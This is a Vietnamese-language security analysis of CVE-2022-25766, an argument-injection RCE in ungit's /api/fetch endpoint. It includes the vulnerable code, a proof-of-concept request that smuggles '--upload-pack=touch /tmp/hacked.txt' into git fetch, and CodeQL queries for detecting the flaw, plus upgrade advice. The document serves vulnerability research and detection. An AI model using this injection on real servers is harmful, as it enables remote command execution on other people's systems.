

CVE-2022-25766

☰ Tags	RCE
➤ Products	
📅 Publish date	
# Score	
👤 Analyst	
📅 Analysis Date	
▼ Status	Done
☰ Note	
☰ Reporter	
➤ Projects	

▼ Thông tin

ungit là một thư viện kiểm soát phiên bản. Các phiên bản bị ảnh hưởng của gói này dễ bị thực thi mã từ xa (RCE) thông qua chèn đối số. Sự cố xảy ra khi gọi đến endpoint `/api/fetch`. Các giá trị do người dùng kiểm soát (`remote` and `ref`) được chuyển tới lệnh `git fetch`. Bằng cách chèn một số tùy chọn git, bạn có thể thực hiện lệnh tùy ý.

Phiên bản ảnh hưởng

<1.5.20

Vị trí lỗi

Endpoint: `/fetch`

File: git-api.js

```
JS git-api.js  x
[codeql-db source archive] > opt > src > source > JS git-api.js > registerApi > registerApi
277     });
278
279     jsonResultOrFailProm(res, task).finally(emitGitDirectoryChanged.bind(null, req.body.path));
280   }
281   );
282
283   app.post(
284     `${exports.pathPrefix}/fetch`,
285     ensureAuthenticated,
286     ensurePathExists,
287     ensureValidSocketId,
288     (req, res) => {
289       // Allow a little longer timeout on fetch (10min)
290       if (res.setTimeout) res.setTimeout(tenMinTimeoutMs);
291
292       const task = gitPromise({
293         commands: credentialsOption(req.body.socketId, req.body.remote).concat([
294           'fetch',
295           req.body.remote,
296           req.body.ref ? req.body.ref : '',
297           config.autoPruneOnFetch ? '--prune' : '',
298         ]),
299         repoPath: req.body.path,
300         timeout: tenMinTimeoutMs,
301       });
302
303       jsonResultOrFailProm(res, task).finally(emitGitDirectoryChanged.bind(null, req.body.path));
304     }
305   );
306
```

▼ Set up môi trường & Debug

Install `ungit` version 1.5.16

▼ Phân tích

▼ Cách khai thác & PoC

```
Request
Pretty Raw Hex
1 POST /api/fetch HTTP/1.1
2 Host: 103.245.249.118:8448
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 117
9 Origin: http://103.245.249.118:8448
10 Connection: close
11 Referer: http://103.245.249.118:8448/
12 X-PwnFox-Color: yellow
13
14 {
  "path":"/home/doublevkay/Projects/ungit",
  "socketId":0,
  "remote":"origin",
  "ref":"--upload-pack=touch /tmp/hacked.txt"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 X-Powered-By: Express
3 Cache-Control: no-cache, no-store, must-revalidate
4 Pragma: no-cache
5 Expires: 0
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 882
8 ETag: W/"372-Q2fEVzfVnQ0QxKcUVN0KxG32dNA"
9 Date: Thu, 31 Mar 2022 10:23:41 GMT
10 Connection: close
11
12 {
  "isGitError":true,
  "errorCode":"unknown",
  "command":
    "-c color.ui=false -c core.quotePath=false -c core.pager=cat -c core.editor=: -c credential.helper=/home/doublevkay/.nvm/versions/node/v17.7.1/lib/node_modules/ungit/bin/credentials-helper 0 8448 origin fetch origin --upload-pack=touch /tmp/hacked.txt --prune"
  ,
  "workingDirectory":"/home/doublevkay/Projects/ungit"
  ,
  "error":
    "fatal: Could not read from remote repository.\n\nPlease make sure you have the correct access rights\nand the repository exists.\n",
  "message":
    "fatal: Could not read from remote repository.",
  "stderr":
    "fatal: Could not read from remote repository.\n\nPlease make sure you have the correct access rights\nand the repository exists.\n",
  "stdout": "",
  "stdoutLower": "",
  "stderrLower":
    "fatal: could not read from remote repository.\n\nPlease make sure you have the correct access rights\nand the repository exists.\n"
}
```

▼ CodeQL Modeling

▼ Modeling Source

Use default `Source` from `CommandInjection` with 250 results.

« 1 / 2 » Quick evaluation of CommandInjectionQuery.qll:20 on ungit - finished in 0 seconds, 250 result count [3/31/2022, 8:40:16 AM] [Open CommandInjectionQuery.qll](#)

#Quick_evaluation_of_predicate_isSource ▾ 250 results

#	this	source
1	CommandInjection	chunk
2	CommandInjection	err
3	CommandInjection	request.get(url)
4	CommandInjection	request.post(url)
5	CommandInjection	request.delete(url)
6	CommandInjection	httpReq ... nseText
7	CommandInjection	data
8	CommandInjection	req.query.path
9	CommandInjection	req.body
10	CommandInjection	req.query.socketId
11	CommandInjection	req.body
12	CommandInjection	req.query.path
13	CommandInjection	req.body
14	CommandInjection	req.body
15	CommandInjection	req.body
16	CommandInjection	req.body
17	CommandInjection	req.body
18	CommandInjection	req.body
19	CommandInjection	req.body
20	CommandInjection	req.body
21	CommandInjection	req.body
22	CommandInjection	req.body

▼ Modeling Sink

Tận dụng và tùy biến `CommandInjection`. Sink được kiểm tra thực sự thông qua `isSinkWithHighlight`. Bao gồm `Sink` và `isIndirectCommandArgument`.

▼ Sink

Giữ nguyên định nghĩa `Sink`

« 1 / 1 » Quick evaluation of CommandInjectionCustomizations.qll:52 on ungit - finished in 0 seconds, 10 result count [3/31/2022, 8:43:49 AM] [Open CommandInjectionCustomizations.qll](#)

#	this
1	command
2	process.argv[0]
3	'node'
4	command
5	'npm run clicktest'
6	'npm run unittest'
7	'git --version'
8	'git re ... t HEAD'
9	gitBin
10	command

▼ isIndirectCommandArgument

Sử dụng mở rộng của `isIndirectCommandArgument` như đề cập tại [CommandInjection](#) để tìm các chain RCE thông qua `git fetch`

```
private predicate shellCmd(Expr shell, string arg) {
  ...
  or
  exists(string s | s = shell.getStringValue().toLowerCase() |
    s = ["git"] and
    arg = ["fetch"]
  )
}
```

CodeQL Query Results X ExtendedCommandInjection.qll U

Quick evaluation of IndirectCommandArgument.qll:110 on ungit - finished in 0 seconds, 303 result count [3/31/2022, 8:46:36 AM] [Open IndirectCommandArgument.qll](#)

#Quick_evaluation_of_predicate_isIndirectCommandArgument 303 results

#	source	sys
1	commands	child_p ... ocOpts)
2	'-c'	child_p ... ocOpts)
3	`creden ... emote)`	child_p ... ocOpts)
4	'init'	child_p ... ocOpts)
5	'--bare'	child_p ... ocOpts)
6	'--shared'	child_p ... ocOpts)
7	'init'	child_p ... ocOpts)
8	'clone'	child_p ... ocOpts)
9	url	child_p ... ocOpts)
10	req.bodtrim()	child_p ... ocOpts)
11	'--recu ... odules'	child_p ... ocOpts)
12	credent ... mmands)	child_p ... ocOpts)
13	credent ... d, url)	child_p ... ocOpts)
14	req.body.path	child_p ... ocOpts)
15	timeoutMs	child_p ... ocOpts)
16	credent ...])	child_p ... ocOpts)
17	credent ... remote)	child_p ... ocOpts)
18	'fetch'	child_p ... ocOpts)
19	req.body.remote	child_p ... ocOpts)
20	req.bod ... ef: "	child_p ... ocOpts)
21	config. ... e' : "	child_p ... ocOpts)
22	req.body.path	child_p ... ocOpts)

Có hơn 303 kết quả!

Cùng phân tích lại `isIndirectCommandArgument`

```

predicate isIndirectCommandArgument(DataFlow::Node source, SystemCommandExecution sys) {
  exists(DataFlow::ArrayCreationNode args, DataFlow::Node shell, string dashC |
    shellCmd(shell.asExpr(), dashC) and // Line 1
    shell = commandArgument(sys) and // Line 2
    args = argumentList(sys) and // Line 3
    argumentListElement(args).mayHaveStringValue(dashC) and // Line 4
    exists(DataFlow::SourceNode argsSource | argsSource = argumentList(sys) | // Line 5
      if exists(argsSource.getAPropertyWrite())
        then source = argsSource.getAPropertyWrite().getRhs()
      else source = argsSource
    )
  )
}

```

- Line 1: `shell` là expr có string value là sh, bash, cmd,... hoặc git (nhờ sự bổ sung cho hàm `ShellCmd`)
- Line 2: `shell` phải là node được truyền vào như một `commandArgument` trong các `SystemCommandExecution`
- Line 3: `args` phải là list argument được truyền vào như một `argument` trong các `SystemCommandExecution`
- Line 4: kiểm tra các node con bên trong list argument từ `args` phải có node có giá trị string là `dashC` (ở đây là các giá trị như: `-c`, `/c`, `/C` hay `fetch`)
- Line 5: tìm **toàn bộ node** `source` mà chúng được truyền vào list `argument` của `sys`

Điều đặc biệt ở đây là từ line 1 - 4 sẽ chỉ có mục đích tìm ra `sys` thỏa mãn. Dưới đây là kết quả khi chỉ thực thi line 1 - 4

```

105 * ...
106 * let cmd = getCommand();
107 * childProcess.spawn("cmd.exe", ["/c"].concat(cmd), cb);
108 * ...
109 */
Quick Evaluation: isIndirectCommandArgument
110 predicate isIndirectCommandArgument(DataFlow::Node source, SystemCommandExecution sys) {
111   exists(DataFlow::ArrayCreationNode args, DataFlow::Node shell, string dashC |
112     shellCmd(shell.asExpr(), dashC) and
113     shell = commandArgument(sys) and
114     args = argumentList(sys) and
115     argumentListElement(args).mayHaveStringValue(dashC) and
116     exists(DataFlow::SourceNode argsSource | argsSource = argumentList(sys) |
117       if exists(argsSource.getAPropertyWrite())
118         then source = argsSource.getAPropertyWrite().getRhs()
119       else source = argsSource
120   )
121 }
122 }
123
Quick evaluation of IndirectCommandArgument.qlt:112-115 on ungit - finished in 0 seconds, 2 result count [3/31/2022, 9:07:59 AM]
#Quick_evaluation_of_conjunction
#
# sys      args      shell      dashC
1 child_p... oOpts ["/c ... ] 'git'      fetch
2 child_p... oOpts ['fetch', remote] 'git'      fetch
2 results

```

Tuy nhiên thay vì xem các node truyền vào `args` là `Source` (tức `Sink` của câu query thực), đến line 5 ta lại:


tìm **toàn bộ node** `source` mà chúng được truyền vào list `args` của `sys`

Thực tế, cách làm này tìm `source` có thể flow đến `sys` - những `sys` đã thỏa điều kiện từ line 1 - 4. Tuy nhiên lúc này chúng lại không còn xem xét đến việc: **liệu rằng `source` khi flow vào `args` để `sys` thực thi có còn chứa `shell` và `dashC` thỏa mãn line 1 - 4 hay không!?** Điều này gây ra rất nhiều false positive là các `source` có truyền đến `sys`, tuy nhiên data flow truyền đến không trùng với data flow `args` thỏa line 1 - 4.

Để khắc phục điều này, chúng ta sẽ trực tiếp xem các phần tử node phần tử của list `args` phía trên là các `source` (`sink` của câu query ``CommandInjection``).

```
Quick Evaluation: isIndirectCommandArgument
predicate isIndirectCommandArgument(DataFlow::Node source, SystemCommandExecution sys) {
  exists(DataFlow::ArrayCreationNode args, DataFlow::Node shell, string dashC |
    shellCmd(shell.asExpr(), dashC) and
    shell = commandArgument(sys) and
    args = argumentList(sys) and
    argumentListElement(args).mayHaveStringValue(dashC) and
    // exists(DataFlow::SourceNode argsSource | argsSource = argumentList(sys) |
    //   if exists(argsSource.getAPropertyWrite())
    //   then source = argsSource.getAPropertyWrite().getRhs()
    //   else source = argsSource
    // )
    source = argumentListElement(args)
  )
}
```

Chạy lại query với đầy đủ các thay đổi trên, thu được kết quả tốt.



▼ Tainted Tracking

Use default of `CommandInjection`

▼ CodeQL Model

Find at [vovikhangcdv/codeql-extended-libraries \(github.com\)](https://github.com/vovikhangcdv/codeql-extended-libraries)

▼ Cách phòng chống

Upgrade to version 1.5.20 or higher

▼ Tham khảo

- [Remote Code Execution \(RCE\) in ungit | CVE-2022-25766 | Snyk](#)